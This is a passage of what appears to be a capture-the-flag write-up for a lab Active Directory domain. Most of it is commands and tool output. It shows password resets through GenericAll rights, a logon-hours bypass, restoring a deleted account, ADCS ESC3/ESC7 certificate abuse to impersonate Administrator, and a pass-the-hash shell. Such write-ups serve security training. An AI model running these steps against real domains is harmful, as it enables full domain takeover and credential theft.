
GenericAll on a user object includes the right to reset its password directly — no need for ForceChangePassword specifically:
Exegol ➜ /workspace 𝘹 bloodyAD -u 'bogdan.r' -p '[REDACTED]' -d shadowgate.local --host 10.1.104.4 set password 'oscar.m' '[REDACTED]'
[+] Password changed successfully!

Exegol ➜ /workspace 𝘹 bloodyAD -u 'bogdan.r' -p '[REDACTED]' -d shadowgate.local --host 10.1.104.4 set password 'daniel.r' '[REDACTED]'
[+] Password changed successfully!
oscar.m is the more interesting of the two — its group memberships (below) are what unlock the rest of the box:

Bypassing a Logon Hours Restriction
A fresh password doesn’t mean a working login:
Exegol ➜ /workspace 𝘹 nxc smb 10.1.104.4 -u 'oscar.m' -p '[REDACTED]'
SMB         10.1.104.4      445    SG-DC01          [-] shadowgate.local\oscar.m:[REDACTED] STATUS_INVALID_LOGON_HOURS
STATUS_INVALID_LOGON_HOURSmeans AD’slogonHoursattribute is restricting when the account is allowed to authenticate — a 21-byte bitmask covering every hour of the week. It’s not a password problem, and it isn’t affected by which protocol you use to log in.
Since bogdan.r already holds GenericAll over oscar.m, the restriction can just be overwritten directly rather than waited out:
Exegol ➜ /workspace 𝘹 bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u bogdan.r -p '[REDACTED]' set object oscar.m logonHours
[!] Attribute encoding not supported for logonHours with bytes attribute type, using raw mode
[+] oscar.m's logonHours has been updated

Exegol ➜ /workspace 𝘹 nxc winrm 10.1.104.4 -u 'oscar.m' -p '[REDACTED]'
WINRM       10.1.104.4      5985   SG-DC01          [+] shadowgate.local\oscar.m:[REDACTED] (admin)
User Flag
Exegol ➜ /workspace 𝘹 evil-winrm -u "oscar.m" -p "[REDACTED]" -i "10.1.104.4"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\oscar.m\Documents> cd ..
*Evil-WinRM* PS C:\Users\oscar.m> cd desktop
*Evil-WinRM* PS C:\Users\oscar.m\desktop> ls


    Directory: C:\Users\oscar.m\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/4/2025   1:03 PM           6553 user.txt


*Evil-WinRM* PS C:\Users\oscar.m\desktop> type user.txt

FLAG[REDACTED]

⣟⢯⣻⡝⣯⢻⡝⣯⢻⡝⣯⢻⡝⣯⢻⡝⣯⢻⡝⣯⢻⡝⣯⢻⡝⣯⢻⣝⣯⣻⣝⢯⣻⢭⣻⣝⣯⣝⢯⣏⢿⡹⣝⢯⡝⣯⡝⣯⡝⣯⡝⣯⠽⣭⢯⡽⣭⢯⠽⣭⠯⡽⣭⢯⡝
⣯⢏⡷⣽⡹⢯⣽⡹⢯⡽⣭⢯⡽⣞⢯⡽⣚⣧⢟⡞⣧⣟⠮⠗⠛⠉⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠓⠛⠽⢎⣟⢶⣛⡶⣽⢲⡻⣜⡻⣜⢧⡻⣜⡏⡿⣜⢯⡳⣝⢮⡽
⣯⢯⡽⢶⣛⣯⢶⣛⣯⢞⣧⠿⣼⣹⢮⣗⣻⡼⠟⠊⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⠺⢵⣫⢷⡹⢧⡻⣝⢮⡳⣝⢾⡱⣏⢾⡱⣏⢾⣱
⣟⡮⣟⣭⠷⣞⡽⣞⡼⣏⡾⣝⡧⣟⡾⠞⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣀⣤⣤⣤⣤⣤⣤⣄⣀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠓⢯⣏⢷⡹⣎⢷⡹⣎⢷⡹⣎⢷⡹⣎⠷
⣯⢷⡻⣼⢻⡝⣾⡹⣞⡽⣞⢧⠟⠊⠀⠀⠀⠀⠀⠀⠀⢀⣠⣤⣶⣿⣿⣿⣿⣿⣿⣿⣿⣿⣻⡿⣿⣿⣿⣷⣶⣤⣀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠫⣷⡹⢮⢷⡹⣎⢷⡹⣎⠷⣭⢻
⣟⡾⣝⣳⢯⣻⡼⣏⡷⣯⠟⠁⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣻⣿⣿⣿⣿⢹⣿⣿⣿⣟⣷⣉⠻⣿⣿⣿⣿⣿⣶⣤⡀⠀⠀⠀⠀⠀⠀⠈⠻⡽⣎⢷⡹⣎⢷⣹⢻⡜⣯
⣟⡾⣹⢧⡿⣱⣟⣾⡽⠃⠀⠀⠀⠀⠀⠀⣠⣶⣿⣿⣿⣿⣿⣿⣟⣵⣿⣿⣿⣿⣿⢺⣿⣿⣿⣿⢮⣳⣖⡘⣿⣿⣟⣯⣿⣟⣿⣶⣄⠀⠀⠀⠀⠀⠀⠈⢻⢮⡽⣹⢎⡷⣫⢞⡵
⣯⡽⣛⣮⣽⣳⣿⠎⠀⠀⠀⠀⠀⠀⣠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣱⣿⡿⢛⠿⠋⠙⠘⠛⠛⠿⣿⢯⣷⢳⡮⠼⣿⣿⣿⣟⣿⣻⣾⣟⣷⣄⠀⠀⠀⠀⠀⠀⠙⣾⣱⡻⣜⢧⡻⣼
⣧⢿⣻⠼⣧⣿⠇⠀⠀⠀⠀⠀⠀⣠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠀⣤⠃⠀⠀⠀⠀⠀⠀⠘⢧⠘⢇⢿⡃⣸⣿⣟⣿⡿⣿⣧⣿⣟⣿⣄⠀⠀⠀⠀⠀⠀⠘⣧⡻⣼⣛⢧⢧
⣟⡾⣭⢿⣿⠋⠀⠀⠀⠀⠀⢀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣺⡇⠀⡇⠀⠀⠀⠀⠀⠀⠀⠀⠸⠃⠀⣯⣆⣧⣻⣿⡿⣿⣟⣷⣿⢾⣯⢿⣷⡀⠀⠀⠀⠀⠀⠘⣗⣧⣛⣮⢻
⡿⣼⣻⣿⠏⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⢽⣁⡴⣷⠶⡤⠤⠤⠄⡤⠤⠴⣶⣶⢦⣹⠿⣿⣿⣿⣿⣿⢿⣿⣾⡿⣯⣿⣞⣿⡄⠀⠀⠀⠀⠀⠘⣶⢫⡞⣽
⣟⣷⣿⡟⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⢹⢹⡼⣿⠷⣉⢎⣱⣉⠲⣉⠶⢿⢿⢀⣇⢈⣿⣿⣿⣿⣿⣿⣿⣾⢿⣟⣷⣿⣳⡿⡄⠀⠀⠀⠀⠀⢹⡳⣽⢳
⣿⣾⣿⠁⠀⠀⠀⠀⠀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⣧⠘⠄⠑⠛⠓⠚⢚⠋⠀⠙⠒⠘⢛⠚⠈⠈⢢⣷⣿⣿⣿⣿⣾⣿⣻⣿⣟⣿⣾⣻⣽⣷⠀⠀⠀⠀⠀⠀⢿⣱⢯
⣿⣿⡟⠀⠀⠀⠀⠀⢰⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⢿⣿⡷⢾⡀⠀⠀⠀⠐⠤⣒⠆⠀⠀⠀⠀⣴⣶⣿⢼⣧⣿⣿⣿⣿⣿⣿⣟⣿⣿⣾⣟⣷⡿⡇⠀⠀⠀⠀⠀⢸⣽⢺
⣿⣿⡇⠀⠀⠀⠀⠀⣼⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣾⣿⣿⢹⣷⡀⠀⠀⠠⠴⠶⠤⠄⠀⠀⣰⡿⣿⣿⣯⢻⣿⣿⣿⣿⣿⣿⣿⣿⣾⣿⣽⣯⣿⢿⠀⠀⠀⠀⠀⠈⣞⣯
⣿⣿⠅⠀⠀⠀⠀⠀⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣿⣿⣿⡌⣿⣿⡦⡀⠀⠀⠋⠀⠀⠀⣾⣿⣧⢿⡘⣟⠇⣿⣿⣿⣿⣿⣿⣿⣽⣿⣾⣿⣽⣾⣿⠀⠀⠀⠀⠀⠀⡿⣼
⣿⣿⠂⠀⠀⠀⠀⠀⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⣾⣿⣿⣿⡇⢿⣿⡇⠈⢑⡚⣲⠖⠉⠀⣿⣟⡣⡻⡼⣷⡷⡘⣿⣿⣿⣿⣿⣿⣿⣿⣿⣯⣿⢿⣾⠀⠀⠀⠀⠀⠀⣟⣳
⣿⣿⡃⠀⠀⠀⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣻⣿⣿⣿⡿⣵⣿⣿⠇⠀⠀⠁⠀⠄⠀⠀⣿⣿⣿⡬⢸⣿⣿⣵⢸⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠀⠀⠀⠀⠀⠀⣟⣳
⣿⣿⡇⠀⠀⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⣯⣾⣿⣿⠻⠀⠀⠀⠀⠀⠀⠀⠀⠘⢛⣿⣷⣵⣝⠿⣿⡐⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣾⡟⠀⠀⠀⠀⠀⢠⢯⢷
⣿⣿⣷⠀⠀⠀⠀⠀⠈⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⣿⣵⣿⣿⣿⣿⣿⡄⠀⠀⢀⠀⠀⠀⠀⠀⠀⣼⣿⣿⣾⣿⣷⣬⠷⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠇⠀⠀⠀⠀⠀⢸⣻⢞
⣿⣿⣿⡆⠀⠀⠀⠀⠀⠹⣿⣿⣿⣿⣿⡿⢟⣯⣷⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣀⠀⠀⠀⠀⢀⣠⣾⣿⣿⣿⣿⡿⣏⢷⣫⢴⣨⣙⠻⢿⣿⣿⣿⣿⣿⡟⠀⠀⠀⠀⠀⠀⣟⣧⣟
⣿⣿⣿⣷⠀⠀⠀⠀⠀⠀⢻⣿⣿⣿⣿⣹⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⢀⣾⣿⣿⣿⣿⣿⡿⣯⢗⣻⣎⢷⣻⡗⣮⢣⡍⢿⣿⣿⣿⡿⠁⠀⠀⠀⠀⠀⣸⣛⡶⣽
⣿⣿⣿⣿⣇⠀⠀⠀⠀⠀⠀⠻⣿⣿⣧⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠣⣿⣿⣿⣿⣿⢯⡿⣝⣯⢳⡞⣿⣿⣽⣳⡿⡼⡘⣿⣿⡿⠁⠀⠀⠀⠀⠀⢰⣯⠽⣞⡽
⣿⣿⣿⣿⣿⣆⠀⠀⠀⠀⠀⠀⠙⣿⣹⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠀⣿⣿⣿⣿⣽⡿⣽⣏⢾⣫⡽⣿⣿⣿⣿⢽⣱⢇⢻⠟⠀⠀⠀⠀⠀⠀⢠⣟⡞⣯⡽⣞
⣿⣿⣿⣿⣿⣿⣦⠀⠀⠀⠀⠀⠀⠈⢻⣿⣿⣿⣿⣿⣿⣿⣿⡟⠛⠛⠛⠛⢻⣿⣿⣿⠀⣿⣿⣿⣾⣯⡟⣷⡞⣯⢳⣽⣾⣿⣿⣿⣿⢻⣾⠈⠀⠀⠀⠀⠀⠀⢰⣿⢹⡞⣧⡟⣾
⣿⣿⣿⣿⣿⣿⣿⣦⠀⠀⠀⠀⠀⠀⠈⠻⣿⣿⣿⣿⣿⣿⣿⡗⠒⠒⠒⠒⢲⣿⣿⣿⠀⣿⣿⣿⣽⣾⣟⡷⣽⠾⣽⣻⢿⣿⣿⣿⣯⠟⠁⠀⠀⠀⠀⠀⠀⣠⡿⣭⢷⡻⣼⢳⡽
⣿⣿⣿⣿⣿⣿⣿⣿⣷⡄⠀⠀⠀⠀⠀⠀⠈⠛⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠀⣿⣿⣿⣿⣿⣾⣿⣿⣿⣷⣯⣿⣿⣿⠟⠁⠀⠀⠀⠀⠀⠀⢀⣼⣟⣳⡻⢮⣽⢳⡯⣽
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⡀⠀⠀⠀⠀⠀⠀⠀⠉⠻⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠀⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠟⠋⠀⠀⠀⠀⠀⠀⠀⢀⣴⣿⢳⡞⣧⣟⣻⡼⣳⡽⣳
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣄⠀⠀⠀⠀⠀⠀⠀⠀⠈⠙⠛⠿⠿⣿⣿⣿⣿⣿⠀⣿⣿⣿⣿⣿⡿⣿⣿⡫⠉⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⣿⣻⡼⢯⣽⢳⡾⣱⢯⣳⢽⣳
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠁⠉⠉⠉⠉⠉⠉⠉⠉⠁⠀⠀⠀⠀⠀⠀⢀⣤⣾⣿⡟⣧⢷⣛⡿⡼⣏⡷⢯⣳⣏⡷⣫
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣦⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣴⣾⣿⣿⣻⢧⡿⣭⡟⣽⡞⣽⡽⣹⢯⣗⡾⣹⢷
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣶⣤⣄⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣠⣤⣶⣾⣿⣿⣿⣟⢿⣚⣧⣟⢾⣳⡽⢧⣟⣧⢿⣹⠷⣾⣹⢯⣿
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣶⣶⣶⣾⣿⣿⣿⣿⣿⣿⣿⡿⣿⣻⡽⣞⣭⢿⣻⣞⣞⣯⣳⢻⣻⡼⢾⣭⢷⡻⢧⣟⢾⣹
Full whoami
Still in the same session, a full privilege/group dump:
*Evil-WinRM* PS C:\Users\oscar.m\desktop> whoami /all

USER INFORMATION
----------------

User Name          SID
================== ==============================================
shadowgate\oscar.m S-1-5-21-2396436576-3267128377-3646372360-1109


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
SHADOWGATE\Shadowgate-IT-Support            Group            S-1-5-21-2396436576-3267128377-3646372360-1115 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
oscar.m’s only non-default group is Shadowgate-IT-Support — the membership that turns out to matter later, when it grants visibility into deleted AD objects that’s normally locked to Domain Admins.
Post-Exploitation — A Trail Left in Email
oscar.m’s mail folder holds a message that explains exactly where the box goes next:
*Evil-WinRM* PS C:\users\oscar.m\mails> type "C:/users/oscar.m/mails/termination_notice_sam_h.eml"

From: mitch.r
To: oscar.m
Subject: Update Regarding Sam H.'s Departure

Hi Oscar,

I wanted to inform you that Sam H. has officially resigned from his position.
His user account is no longer needed and should be removed from the system.

Additionally, since Sam was responsible for certificate issuance management
(Manage-CA), please identify a suitable replacement to ensure that our
certificate services continue operating without interruption.

During a recent internal review, we also identified a potential ESC-related
misconfiguration within our Active Directory Certificate Services environment.
While no abuse has been confirmed, the configuration could allow unintended
certificate enrollment or privilege escalation if left unmanaged.

As a temporary security measure, the LDAP/RPC enrollment ports on the CA
server have been blocked at the firewall, since there is currently no
designated staff member to oversee certificate operations.

Regards,
Mitch R.
This confirms three things at once: Sam H.’s account was deleted (not just disabled), Sam held Manage-CA on the enterprise CA, and enrollment over LDAPS and the standard RPC named-pipe transport is firewalled off — a direct hint that the intended path uses an alternate RPC transport.
Privilege Escalation — Reanimating a Tombstone
A deleted account isn’t necessarily gone — as long as it’s still inside its tombstone lifetime and the container is readable, it can be restored with its original SID and ACL grants intact. oscar.m’s Shadowgate-IT-Support membership grants visibility into CN=Deleted Objects, normally locked down to Domain Admins/SYSTEM:
Exegol ➜ /workspace 𝘹 bloodyAD -u oscar.m -p '[REDACTED]' -d shadowgate.local -H 10.1.104.4 get children --target "CN=Deleted Objects,DC=shadowgate,DC=local"
distinguishedName: CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local
Restore the account by name:
Exegol ➜ /workspace 𝘹 bloodyAD -u oscar.m -p '[REDACTED]' -d shadowgate.local -H 10.1.104.4 set restore "sam.h"
[+] sam.h has been restored successfully under CN=sam.h,CN=Users,DC=shadowgate,DC=local
A restored account keeps its old (unknown) password, so it needs a reset before it’s usable:
Exegol ➜ /workspace 𝘹 bloodyAD -u 'oscar.m' -p '[REDACTED]' -d shadowgate.local --host 10.1.104.4 set password 'sam.h' '[REDACTED]'
[+] Password changed successfully!

Exegol ➜ /workspace 𝘹 nxc smb 10.1.104.4 -u 'sam.h' -p '[REDACTED]'
SMB         10.1.104.4      445    SG-DC01          [+] shadowgate.local\sam.h:[REDACTED]
The restore brings back the exact same SID the account had before deletion — which matters, because that SID is still sitting in ACLs nobody cleaned up.
ADCS Abuse — ESC3 + ESC7
Enumerate the CA and its templates as sam.h:
Exegol ➜ /workspace 𝘹 certipy find -u 'sam.h@shadowgate.local' -p '[REDACTED]' -dc-ip 10.1.104.4 -ldap-scheme ldap -vulnerable -stdout
-ldap-scheme ldapis required here — the CA’s LDAPS port (636) is filtered per the email’s “temporary security measure,” so Certipy has to fall back to plain LDAP (389) for its template/CA enumeration.
Certificate Authorities
  0
    CA Name           : Shadowgate-CA
    Permissions
      Enroll           : SHADOWGATE.LOCAL\Authenticated Users
                         SHADOWGATE.LOCAL\sam.h
      ManageCa         : SHADOWGATE.LOCAL\Domain Admins
                         SHADOWGATE.LOCAL\Enterprise Admins
                         SHADOWGATE.LOCAL\Administrators
                         SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC7             : User has dangerous permissions.
Certificate Templates
  0
    Template Name       : Shadowgate-EnrollmentAgent
    Enrollment Agent    : True
    Extended Key Usage  : Certificate Request Agent
    Permissions
      Enrollment Rights : SHADOWGATE.LOCAL\sam.h
                         SHADOWGATE.LOCAL\Domain Admins
                         SHADOWGATE.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC3              : Template has Certificate Request Agent EKU set.
sam.h — restored, orphaned ACL entries and all — holds ManageCa directly on the CA (ESC7) and enrollment rights on a template with the Certificate Request Agent EKU (ESC3, Enrollment Agent abuse). Either is enough; ESC3 is the more direct route here.
Requesting the Enrollment Agent Certificate
Certipy’s default req transport is a named pipe over SMB — exactly the “RPC enrollment port” the email says was blocked. -dynamic-endpoint forces the dynamic TCP endpoint (port 135 + an ephemeral high port) instead, routing around that block entirely:
Exegol ➜ /workspace 𝘹 certipy req -u 'sam.h@shadowgate.local' -p '[REDACTED]' -dc-ip 10.1.104.4 -ca 'Shadowgate-CA' -target SG-DC01.shadowgate.local -template 'Shadowgate-EnrollmentAgent' -dynamic-endpoint
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'sam.h@shadowgate.local'
[*] Certificate object SID is 'S-1-5-21-2396436576-3267128377-3646372360-1114'
[*] Saving certificate and private key to 'sam.h.pfx'
[*] Wrote certificate and private key to 'sam.h.pfx'
Impersonating Administrator (ESC3 On-Behalf-Of)
With a valid Enrollment Agent certificate, request a certificate on behalf of Administrator against the User template:
Exegol ➜ /workspace 𝘹 certipy req -u 'sam.h@shadowgate.local' -p '[REDACTED]' -dc-ip 10.1.104.4 -ldap-scheme ldap -ca 'Shadowgate-CA' -target SG-DC01.shadowgate.local -template User -on-behalf-of 'shadowgate\administrator' -pfx sam.h.pfx -dynamic-endpoint
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@shadowgate.local'
[*] Certificate object SID is 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticating with the Certificate
PKINIT against the resulting certificate returns Administrator’s NT hash directly:
Exegol ➜ /workspace 𝘹 certipy auth -pfx 'administrator.pfx' -dc-ip 10.1.104.4
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@shadowgate.local'
[*]     Security Extension SID: 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Using principal: 'administrator@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shadowgate.local': [REDACTED]
Domain Compromise
Pass-the-hash straight into an Administrator shell:
Exegol ➜ /workspace 𝘹 evil-winrm -u "administrator" -H "[REDACTED]" -i "10.1.104.4"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/5/2025   7:08 AM           4788 root.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt

FLAG[REDACTED]

⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣤⣶⣶⠿⠿⠿⠿⠿⠿⠿⢿⣷⣶⣤⣄⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣴⡾⠟⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⠟⠛⢿⣽⡛⠿⣶⣤⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣴⠿⠋⠁⣠⠶⠶⠶⠶⣶⣶⣶⣶⡶⠶⠾⠟⠁⠀⠀⠀⠙⢿⣦⡀⠙⠻⣷⣤⡀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⡾⠟⠁⠀⠀⡜⠁⠀⠀⣠⣾⠟⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⠻⣦⡀⠀⠙⠿⣶⣄⠀⠀⠀⠀⠀⠀
